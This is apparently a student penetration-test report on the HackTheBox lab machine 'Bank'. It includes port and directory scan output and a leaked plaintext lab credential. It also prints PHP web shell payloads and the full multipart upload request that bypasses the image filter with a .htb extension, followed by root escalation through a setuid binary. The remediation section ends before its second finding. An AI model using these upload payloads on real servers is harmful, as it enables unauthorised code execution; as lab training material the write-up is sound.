

TOLGA ÜNER

**Penetration Test Report of
HacktheBox Machine BANK**

March 26, 2023

Table of Contents

Scope3

Scope Detail.....3

Findings3

Severity of the Findings3

Walkthrough of the Findings4

Remediations14

References.....15

Scope

The scope of this machine was IP address and the website.

Scope Detail

IP Address	Description
10.129.245.226	IP Address – Web Page

Findings

In my assessment I found a couple of vulnerabilities that give the attacker root access to your machine. The first vulnerability was the credentials of the account were not encrypted. With the information I got from the account I was able to login to the bank account. The other vulnerability was inside the website. Banks support page wants you to upload a PNG file. After checking the Burp tool I found a comment that says .htb file extensions executes as php for debugging purposes. Then I uploaded a reverse shell file with the extension of .htb and I was able to login to the bank's machine.

Severity of the Findings

Finding Number	Severity	Description
1	High	Non-Encrypted Credentials
2	High	Unrestricted File Uploads

Walkthrough of the Findings

Finding 1: Non-Encrypted Credentials

The first thing I did was scan the IP address that I have with Nmap to see the open ports.

Command: `nmap -sV -p- -O -A 10.129.245.223`


```
(root@host)-[/home/tlg/Desktop/test/bank]
# nmap -sV -p- -O -A 10.129.245.223
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 22:02 +03
Nmap scan report for 10.129.245.223
Host is up (0.063s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 08eed030d545e459db4d54a8dc5cef15 (DSA)
|   2048 b8e015482d0df0f17333b78164084a91 (RSA)
|   256  a04c94d17b6ea8fd07fe11eb88d51665 (ECDSA)
|_  256  2d794430c8bb5e8f07cf5b72efa16d67 (ED25519)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
|_ dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.7 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=3/21%OT=22%CT=1%CU=32720%PV=Y%DS=2%DC=T%G=Y%TM=6419FF8
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CST11NW7%O4=M53CST11NW7%O5=M53CST1
OS:1NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT ADDRESS
1 61.74 ms 10.10.14.1
2 62.15 ms 10.129.245.223

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.53 seconds
```

The website.



After not being able to login I tried gobuster tool to find more directories.

```
(root@host)-[/home/tlg/Desktop/test/bank]
# gobuster dir -u http://bank.htb/ -w /home/tlg/Desktop/test/bank/wordlist.txt

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:                http://bank.htb/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /home/tlg/Desktop/test/bank/wordlist.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.4
[+] Timeout:            10s

2023/03/26 21:10:42 Starting gobuster in directory enumeration mode

/balance-transfer      (Status: 301) [Size: 314] [→ http://bank.htb/balance-transfer/]
/.htaccess              (Status: 403) [Size: 284]
/.htpasswd              (Status: 403) [Size: 284]
/assets                (Status: 301) [Size: 304] [→ http://bank.htb/assets/]
/inc                   (Status: 301) [Size: 301] [→ http://bank.htb/inc/]
/server-status          (Status: 403) [Size: 288]
/uploads                (Status: 301) [Size: 305] [→ http://bank.htb/uploads/]
Progress: 20470 / 20471 (100.00%)

2023/03/26 21:13:24 Finished
```

I looked at the balance transfer. Nearly all of them were encrypted except one of them.




```
0a0b2b566c723fce6c5dc9544d426688.acc
File Edit Search Options Help
++OK ENCRYPT SUCCESS
+=====+
| HTB Bank Report |
+=====+

===UserAccount===
Full Name: czeCv3jWYYLjNI2mTedDwxNCF37ddRuqrJ2WN1TLje47X7tRlHvif1VUm27AUC0l1219ocUIqZPo6jfs0KLf3H9qJh0ET00f3josvjaW1ZkpjARjkDyokI03Z0ITPI9T
Email: 1xlvRvs9vMz0mq8H3G5npUroI9iySrrTZNPQ1S00FzD20LK4rPsRJTfs3y1VZsPYff0y7PnMo0PoLzsdpu490kCSSD0R6DPmSEUztIMS1Cg3bJgAELksFmLxZ9p5MfrE
Password: TmEnErX3w0fghQUCAniWIQWRf1DutioQWMVo2srytHOKxJn76G40w0GM2jgvCFmzrRXtkp2N6RyDAWLGCPv9PbVRvbn7RKGjBENW3PJaH10hezYRpt0fEV797uhZfX1
CreditCards: 5
Transactions: 93
Balance: 905948 .
===UserAccount===
```

Figure 1 encrypted account.

? 50276beac1f014b64b19dbd0e7c6bb1a.acc	2017-06-15 09:50	584
? 54656a84fec49d5da07f25ee36b298bd.acc	2017-06-15 09:50	584
? 56215edb6917e27802904037da00a977.acc	2017-06-15 09:50	584
? 59829e0910101366d704a85f11cfdd15.acc	2017-06-15 09:50	584
? 66284d79b5caa9e6a3dd440607b3fdd7.acc	2017-06-15 09:50	584
? 68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257
? 75942bd27ec22afd9bdc8826cc454c75.acc	2017-06-15 09:50	584
? 76123b5b589514bc2cb1c6adfb937d13.acc	2017-06-15 09:50	584
? 80416d8aaea6d6cf3dcec95780fda17d.acc	2017-06-15 09:50	585
? 85006f1266226e84efb919908d5f8333.acc	2017-06-15 09:50	583
? 87831b753b8530fddc74e73ca8515a50.acc	2017-06-15 09:50	585
? 91249b887c7bf3f6cb7becc0c0ab8ddd.acc	2017-06-15 09:50	584
? 94290d34dec7593ce7c5632150a063d2.acc	2017-06-15 09:50	585
? 301120b456a3b5981f5cdc9d484f1b3b.acc	2017-06-15 09:50	585
? 430547d637347d0da78509b774bb9fdf.acc	2017-06-15 09:50	584
? 453500e8ebb7e50f098068d998db0090.acc	2017-06-15 09:50	583




```
File Edit Search Options Help
|- -ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

Figure 2 Non encrypted account.

After getting the credentials I logged in to the account.



The screenshot shows the HTB Bank account dashboard for user Christos Christopoulos. The dashboard includes a sidebar with 'Dashboard' and 'Support' links. The main content area displays the account balance as 1.337 \$, along with statistics for 8 total transactions, 2 total credit cards, and 0 support tickets. Below these are two tables: 'CreditCard Information' and 'Transaction History'.

Card Type	Card Number	Card Exp Date	CVV	Balance
VISA	448598254354****	05/2018	***	1.000 \$
MASTERCARD	535630154104****	08/2020	***	337.00 \$

Transaction ID	Transaction Date	Transaction Time	Amount (USD)
3326	10/21/2016	3:29 PM	\$321.33
3325	10/21/2016	3:20 PM	\$234.34
3324	10/21/2016	3:03 PM	\$724.17
3323	10/21/2016	3:00 PM	\$23.71
3322	10/21/2016	2:49 PM	\$8345.23
3321	10/21/2016	2:23 PM	\$245.12


Figure 3 Inside the account

Finding 2: Unrestricted File Uploads

In the support page there is a section that allows users to upload image files. I tested this feature by uploading a payload that looked like an image. It allowed me to upload the file but after clicking the attachment it gave me an error saying there is an error to show the image. Then I checked Burp Suite. There was a comment saying that .htb extension file was allowed and acted as a php file.

The screenshot shows the HTB Bank support page for user Christos Christopoulos. The page has a sidebar with 'Dashboard' and 'Support' links. The main content area is titled 'My Tickets' and contains a table with one ticket. To the right of the table is a form for submitting a new ticket, including fields for 'Title', 'Message', and a file upload section with 'Choose File...' and 'Submit' buttons.

#	Title	Message	Attachment	Actions
2	test	test	Click Here	Delete



Then I tried the same thing with the .htb extension.




Figure 4 Change exploit.php to exploit.htb.




Figure 5 Payload: `<?php system('whoami'); ?>`


After confirming the payload was success then I changed the payload to `<?php echo shell_exec($_GET['cmd']); ?>` and started an netcat server on port 9999.

```
Request
Pretty Raw Hex
1 POST /support.php HTTP/1.1
2 Host: bank.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----22985531764597530542694677147
8 Content-Length: 617
9 Origin: http://bank.htb
10 Connection: close
11 Referer: http://bank.htb/support.php
12 Cookie: HTBBankAuth=720uo1dnae8jm464ur3br55p70
13 Upgrade-Insecure-Requests: 1
14
15 -----22985531764597530542694677147
16 Content-Disposition: form-data; name="title"
17
18 test
19 -----22985531764597530542694677147
20 Content-Disposition: form-data; name="message"
21
22 test
23 -----22985531764597530542694677147
24 Content-Disposition: form-data; name="fileToUpload"; filename="abc.htb"
25 Content-Type: application/x-php
26
27 <?php echo shell_exec($_GET['cmd']); ?>
28
29 -----22985531764597530542694677147
30 Content-Disposition: form-data; name="submitadd"
31
32
33 -----22985531764597530542694677147 --
34
35
```


With this payload I was able to use the URL address as a terminal.





Inside the uploaded file.



To use this payload, I added ?cmd=(Command) to the URL address.



After that I started a netcat server on port 4444 for reverse shell and in URL I typed the reverse shell payload



The user flag was inside the /home/chris folder.

```
ls
user.txt
cat user.txt
3313dc5798d68182cb11e1a8d5719afb
#
```

There is an ELF file called emergency after running that file we were able to get root.

```
www-data@bank:/var/htb/bin$ ls
ls
emergency
www-data@bank:/var/htb/bin$ file emergency
file emergency
emergency: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked (uses s
www-data@bank:/var/htb/bin$
www-data@bank:/var/htb/bin$ ./emergency
./emergency
#
# whoami
whoami
root
#
```

The root flag was in the /root folder.

```
root.txt
# cat root.txt
cat root.txt
11b2d0a5d5a4153122444b93fe290761
#
```

Remediations

Finding 1: Non-Encrypted Credentials

Encrypt every sensitive information stored on the website.

- <https://cwe.mitre.org/data/definitions/311.html>
- https://portswigger.net/kb/issues/00300100_cleartext-submission-of-password

Finding 2: Unrestricted File Uploads

